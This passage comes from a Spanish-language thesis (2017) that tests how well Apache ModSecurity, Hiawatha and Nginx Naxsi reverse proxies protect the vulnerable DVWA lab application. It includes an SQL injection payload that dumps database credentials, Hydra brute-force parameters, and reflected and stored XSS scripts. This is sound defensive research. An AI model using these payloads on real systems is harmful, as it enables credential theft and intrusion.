


Figura 9-3 *Escenarios de prueba 2: Infraestructura protegida mediante Proxy Reverso Apache.*
Realizado por: Guajala E. 2017

Descripción:

Este ambiente de pruebas permitirá medir el nivel de seguridad aportado por un Proxy Reverso parametrizado con Apache, para la detección y prevención de ataques se utiliza el módulo Mod_Secutity, este servidor será un intermediario de los paquetes HTTP/HTTPS que serán enviados desde el atacante al Servidor Web y viceversa. El proxy reverso analizará cada paquete HTTP/HTTPS en busca de código malicioso que pueda afectar a la integridad de la Aplicación Web.

3.8.3 Escenarios de prueba 3: Infraestructura Protegida mediante Proxy Reverso Hiawatha.

En el tercer escenario de prueba se simula una infraestructura protegida en donde un Proxy Reverso parametrizado con Hiawatha es el intermediario entre los clientes y la Aplicación Web vulnerable (https://www.aplicacionweb.com/dvwa/login.php).




Figura 10-3 *Escenarios de prueba 3: Infraestructura protegida mediante Proxy Reverso Hiawatha.*
Realizado por: Guajala E. 2017

Descripción:

Este ambiente de pruebas permitirá medir el nivel de seguridad aportado por un Proxy Reverso parametrizado con Hiawatha, este servidor será un intermediario de los paquetes HTTP/HTTPS que serán enviados desde el atacante al Servidor Web y viceversa.

El proxy reverso analizará cada paquete HTTP/HTTPS en busca de código malicioso que pueda afectar a la integridad de la Aplicación Web.

3.8.4 Escenarios de prueba 4: Infraestructura protegida mediante Proxy Reverso Nginx.

En el cuarto escenario de prueba se simula una infraestructura protegida en donde un Proxy Reverso parametrizado con Nginx es el intermediario entre los clientes y la Aplicación Web vulnerable (https://www.aplicacionweb.com/dvwa/login.php).




Figura 11-3 *Escenarios de prueba 2: Infraestructura Protegida mediante Proxy Reverso Nginx.*
Realizado por: Guajala E. 2017

Descripción:

Este ambiente de pruebas permitirá medir el nivel de seguridad aportado por un Proxy Reverso parametrizado con Nginx, para la detección y prevención de ataques se utiliza el módulo Naxsi, este servidor será un intermediario de los paquetes HTTP/HTTPS que serán enviados desde el atacante al Servidor Web y viceversa. El proxy reverso analizará cada paquete HTTP/HTTPS en busca de código malicioso que pueda afectar a la integridad de la Aplicación Web.

3.9 Planteamiento de la hipótesis

Una herramienta que funcione como proxy reverso es capaz de detectar y prevenir los riesgos más críticos en aplicaciones web.

3.10 Determinación de las variables

3.10.1 Variable Independiente:

Herramienta que funcione como proxy reverso.

3.10.2 Variable Dependiente:

Detección y prevención de los riesgos más críticos en aplicaciones web.

3.11 Operacionalización conceptual de variables

La observación y las pruebas se realizaron a través de la implementación de tres herramientas parametrizadas para que funcionen como un proxy reverso, y que sean capaz de detectar y prevenir los riesgos más críticos en aplicaciones web

Para explotar los riesgos más críticos en la aplicación vulnerable se utilizaron como instrumentos, pruebas de conceptos manuales, pruebas de conceptos automáticos e informes técnicos correspondientes, conforme se ilustra en las siguientes tablas:

Tabla 3-3 *Operacionalización conceptual de variables*

VARIABLE	TIPO	CONCEPTO
Herramienta que funcione como proxy reverso.	Independiente	El proxy reverso es un intermediario entre los usuarios externos y los servidores web ***back-end***, capaz de analizar paquetes HTTP entrantes y salientes.
Detección y prevención de los riesgos más críticos en las aplicaciones web.	Dependiente	La detección y prevención de los riesgos más críticos en aplicaciones web enunciados por el proyecto abierto OWASP, pueden evitar pérdida de datos, afectando a personas, empresas e incluso a naciones.

Realizado por: Guajala E. 2017

Tabla 4-3 Operacionalización metodológica de variables

VARIABLE	INDICADOR	TÉCNICA	INSTRUMENTO/ FUENTE
Herramienta que funcione como proxy reverso.	Número de ataques detectados Número de ataques no prevenidos	Pruebas Observación	Pruebas de Conceptos manuales Pruebas de conceptos automáticos
Detección y prevención de los riesgos más críticos en las aplicaciones web.	Inyección Pérdida de autenticación y gestión de sesiones Secuencia de comandos de sitios cruzados (XSS) Referencia directa a objetos Configuración de seguridad incorrecta Exposición de datos sensibles Falsificación de peticiones en sitios cruzados (CSRF)	Pruebas Observación	Informes técnicos

Realizado por: Guajala E. 2017

CAPÍTULO IV

4. RESULTADOS Y DISCUSIÓN

En el presente Capítulo, se analizan, interpretan y se comparan los resultados de las pruebas realizadas sobre los diferentes escenarios.

4.1 Evaluación de los escenarios versus ataques Web

Como se indicó en el Capítulo III las primeras pruebas se realizarán a la infraestructura vulnerable, seguido se aplicarán los diferentes escenarios con cada uno de los proxy reversos como un escudo que analizará los paquetes HTTP/S y así detectar y/o prevenir un ataque, y como resultado se obtendrá una matriz en la cual se indique que proxy reverso detecta y previene la mayoría de ataques.

4.1.1 Ambiente de la Aplicación Web Vulnerable (DVWA – Damn Vulnerable Web App)

Es una aplicación vulnerable que utiliza PHP y MySQL, esta sirve para que personal del área de seguridad informática ponga en práctica sus destrezas en la explotación de las vulnerabilidades web más conocidas. Para realizar las pruebas sobre la aplicación vulnerable DVWA debe realizar lo siguiente:

1. Portada de la aplicación web vulnerable DVWA




Figura 1- 4 *Portada de la aplicación web vulnerable DVWA.*
Realizado por: Guajala E. 2017

2. Ingresar la siguiente URL https://www.aplicacionweb.com/dvwa/login.php lo cual nos mostrará el inicio de sesión de la aplicación vulnerable DVWA.




Figura 2- 4 *Autenticación principal de DVWA*
Realizado por: Guajala E. 2017

3. Configuración del nivel de seguridad de la aplicación web en Low.




Figura 3- 4 *Configuración de nivel de seguridad en DVWA*
Realizado por: Guajala E. 2017

4. Reinicio de la base de datos de la aplicación vulnerable.




Figura 4- 4 *Reinicio de la base de datos de la DVWA*
Realizado por: Guajala E. 2017

4.1.2 Escenarios de prueba 1: Explotar los riesgos en la infraestructura vulnerable.

A continuación se explotan los riesgos y se analizan e interpretan los resultados obtenidos en el siguiente escenario.




Figura 5- 4 *Escenario de prueba 1. Infraestructura vulnerable*
Realizado por: Guajala E. 2017

4.1.2.1 A1. Inyección SQL

Dentro de https://www.aplicacionweb.com/dvwa/vulnerabilities/sqli/ se ubica en "***SQL Injection***".




Figura 6- 4 *Ejecutar ataque de inyección SQL en DVWA*
Realizado por: Guajala E. 2017

Se puede observar que mediante la sentencia SQL "**a' UNION ALL SELECT user,password FROM mysql.user;#**" se obtiene el usuario y password del administrador de la base de datos, esto sucede ya que el programador no realiza una verificación en la entrada de datos.

4.1.2.2 A2. Pérdida de autenticación y gestión de sesiones

Para el siguiente ataque se utiliza la herramienta Hydra, la cual realizará un ataque de fuerza bruta utilizando un diccionario, además es necesario obtener la cookie de sesión llamada "PHPSESSID" y la información del método GET, lo cual se realizará mediante Burp Suite.




Figura 7- 4 *Obtención del GET, cookie de sesión y URL con BurpSuite*
Realizado por: Guajala E. 2017

Los datos recolectados son los siguientes:

- Mensaje de error: Username and/or password incorrect.
- URL:https://www.aplicacionweb.com/dvwa/vulnerabilities/brute/?username=admin&password=s&Login=Login#
- GET:/dvwa/vulnerabilities/brute/?username=admin&password=123456&Login=Login
- HOST: www.aplicacionweb.com
- Cookie: security=low; PHPSESSID= 5c0aj0cf6ra8ctdmjn3s03ekf6

Con la información obtenida se arma el ataque con la herramienta Hydra, la cual aprovecha la deficiencia en la gestión de sesiones y control de intentos errados.




Figura 8- 4 *Ataque de fuerza bruta mediante Hydra a DVWA.*
Realizado por: Guajala E. 2017

4.1.2.3 A3 Secuencia de comandos en sitios cruzados (XSS)

XSS Reflejado

Dentro de https://www.aplicacionweb.com/dvwa/vulnerabilities/xss_r/ se ubica en "*XSS Reflected*" e ingresar el siguiente script malintencionado el cual recupera la cookie de sesión (PHPSESSID), "*<script>alert(document.cookie)</script>*"




Figura 9- 4 *Ejecutar ataque de XSS reflejado en DVWA*
Realizado por: Guajala E. 2017




Figura 10- 4 *Resultado de ataque XSS reflejado en DVWA*
Realizado por: Guajala E. 2017

XSS Persistente

Dentro de https://www.aplicacionweb.com/dvwa/vulnerabilities/xss_s/ se ubica en "***XSS Stored***" e ingresar el siguiente script malintencionado el cual re direcciona a un sitio web externo ***"<iframe src="https://computersecuritystudent.com"></iframe>".***




Figura 11- 4 *Ejecutar ataque de XSS persistente en DVWA*
Realizado por: Guajala E. 2017

